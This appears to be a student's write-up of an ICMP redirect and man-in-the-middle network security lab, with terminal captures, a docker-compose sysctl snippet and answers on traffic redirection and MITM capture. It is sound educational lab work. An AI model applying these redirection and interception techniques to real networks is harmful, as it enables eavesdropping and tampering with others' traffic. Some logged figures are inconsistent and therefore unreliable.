



For question 1, ICMP redirect attacks are typically used to alter the routing table of a target machine, redirecting its traffic through a path chosen by the attacker. However, redirecting traffic to a remote machine (i.e., one not on the local LAN) can be more complex and may not always be feasible due to network configurations and security measures (however still possible).


❖ **Now I was ready to modify the script (created copy, then modified of course) to determine if it was possible to see ICMP redirect attacks to redirect to a non-existing machine on the same network? (in short, unfortunately, couldn't demonstrate, but yes after doing additional research):**







Activities
Terminal
Mar 3 22:08
joshualudolf@VM: ~/Desktop/Lab 7
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
root@e85be121440e:/# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.260 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.067 ms
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.067/0.112/0.260/0.066 ms
root@e85be121440e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 249sec
root@e85be121440e:/# ping 192.168.60.5 > log_2.txt
^Croot@e85be121440e:/# ping 192.168.60.5 > log.txt
^Croot@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/#


Activities
Terminal
Mar 3 22:11
joshualudolf@VM: ~/Desktop/Lab 7
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
joshualudolf@VM: ~/Desktop...
root@e85be121440e:/# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.260 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.067 ms
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5096ms
rtt min/avg/max/mdev = 0.067/0.112/0.260/0.066 ms
root@e85be121440e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 249sec
root@e85be121440e:/# ping 192.168.60.5 > log_2.txt
^Croot@e85be121440e:/# ping 192.168.60.5 > log.txt
^Croot@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# mtr -n 192.168.60.5
root@e85be121440e:/#







For question 2, Yes, you can use ICMP redirect attacks to redirect traffic to a non-existing machine on the same network (see next part that actually show this as realization of my docker compose file was different then what seed lab expected...)


- **Ok so in the seed lab it said change all the values in the docker compose file to 0, but they were already zeros, so I changed them to 1s (I happened to forget to screenshot when they were zeros, but I do have screenshots of when I changed them to 1s and saved it):**


- Question 3: If you look at the `docker-compose.yml` file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to `1`, and launch the attack again. Please describe and explain your observation.

```
sysctls:
      - net.ipv4.conf.all.send_redirects=0
      - net.ipv4.conf.default.send_redirects=0
      - net.ipv4.conf.eth0.send_redirects=0
```





Activities
Terminal
Mar 3 22:14
joshualudolf@VM: ~/Desktop/Lab 7
joshualudolf@VM: ~/Desktop...
root@6cd1dffc21e2:/# cp icmp_2.py icmp_3.py
root@6cd1dffc21e2:/# nano icmp_3.py
root@6cd1dffc21e2:/# chmod a+x icmp_3.py
root@6cd1dffc21e2:/# python3 icmp_3.py
.
Sent 1 packets.
root@6cd1dffc21e2:/#



Activities
Terminal
Mar 3 22:15
joshualudolf@VM: ~/Desktop/Lab 7
root@e85be121440e:/# cat log.txt
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.200 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.881 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.878 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.885 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.867 ms
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5896ms
rtt min/avg/max/mdev = 0.867/0.112/0.268/0.866 ms
root@e85be121440e:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 249sec
root@e85be121440e:/# ping 192.168.60.5 > log 2.txt
^Croot@e85be121440e:/# ping 192.168.60.5 > log.txt
^Croot@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# ip route flush cache
root@e85be121440e:/# mtr -n 192.168.60.5
root@e85be121440e:/# ping 192.168.60.5 > log.txt
^Croot@e85be121440e:/#



Activities
Terminal
Mar 3 22:16
joshualudolf@VM: ~/Desktop/Lab 7
My traceroute [v0.93]
e85be121440e (10.9.0.5)
2025-03-04T03:16:13+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Pings
Host
Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11
0.0% 6 0.1 0.2 0.1 0.4 0.1
2. 192.168.60.5
0.0% 5 0.1 0.1 0.1 0.2 0.1


For question 3, in this case we can see that the values for those fields in the docker compose file allow for redirection.

- **Finally, it was time to run the MITM Attack, which was the coolest part about this lab as had no problem with this part at all; essentially we bypassed the host and the victim allowing us to input anything and it being shown on both ends:**









For question 4, In a Man-in-the-Middle (MITM) attack, capturing traffic in one direction can be sufficient depending on the attack's objective. Typically, capturing traffic from the victim to the server (outbound traffic) is often prioritized. That way, we can either: get sensitive information from the user, analyze request being made by user and exploiting them, and or injecting malicious content for the user.

For question 5, filtering by IP address is generally the better choice for capturing traffic in a MITM program. It ensures that you capture all relevant traffic to and from the target machine, regardless of the underlying network hardware. Filtering by MAC address can be useful in specific scenarios but may lead to issues if the network topology changes or if the target machine is on a different subnet.

- **What I learned from this lab:**

  Through this lab, I learned about ICMP redirect messages and how they can be used both legitimately and maliciously. I explored how routers use ICMP redirects to inform hosts of more efficient routes, but I also saw how attackers can exploit this mechanism to alter a victim's routing table. This type of attack can be used to redirect traffic through a malicious router, potentially enabling a Man-in-the-Middle (MITM) attack where an attacker can intercept, modify, or monitor network communication. By working through the lab exercises, I gained a deeper understanding of network routing and the security risks associated with ICMP redirects. I also learned about the importance of securing network protocols to prevent such attacks. This hands-on experience helped reinforce my knowledge of network security and the potential vulnerabilities that exist in common network protocols.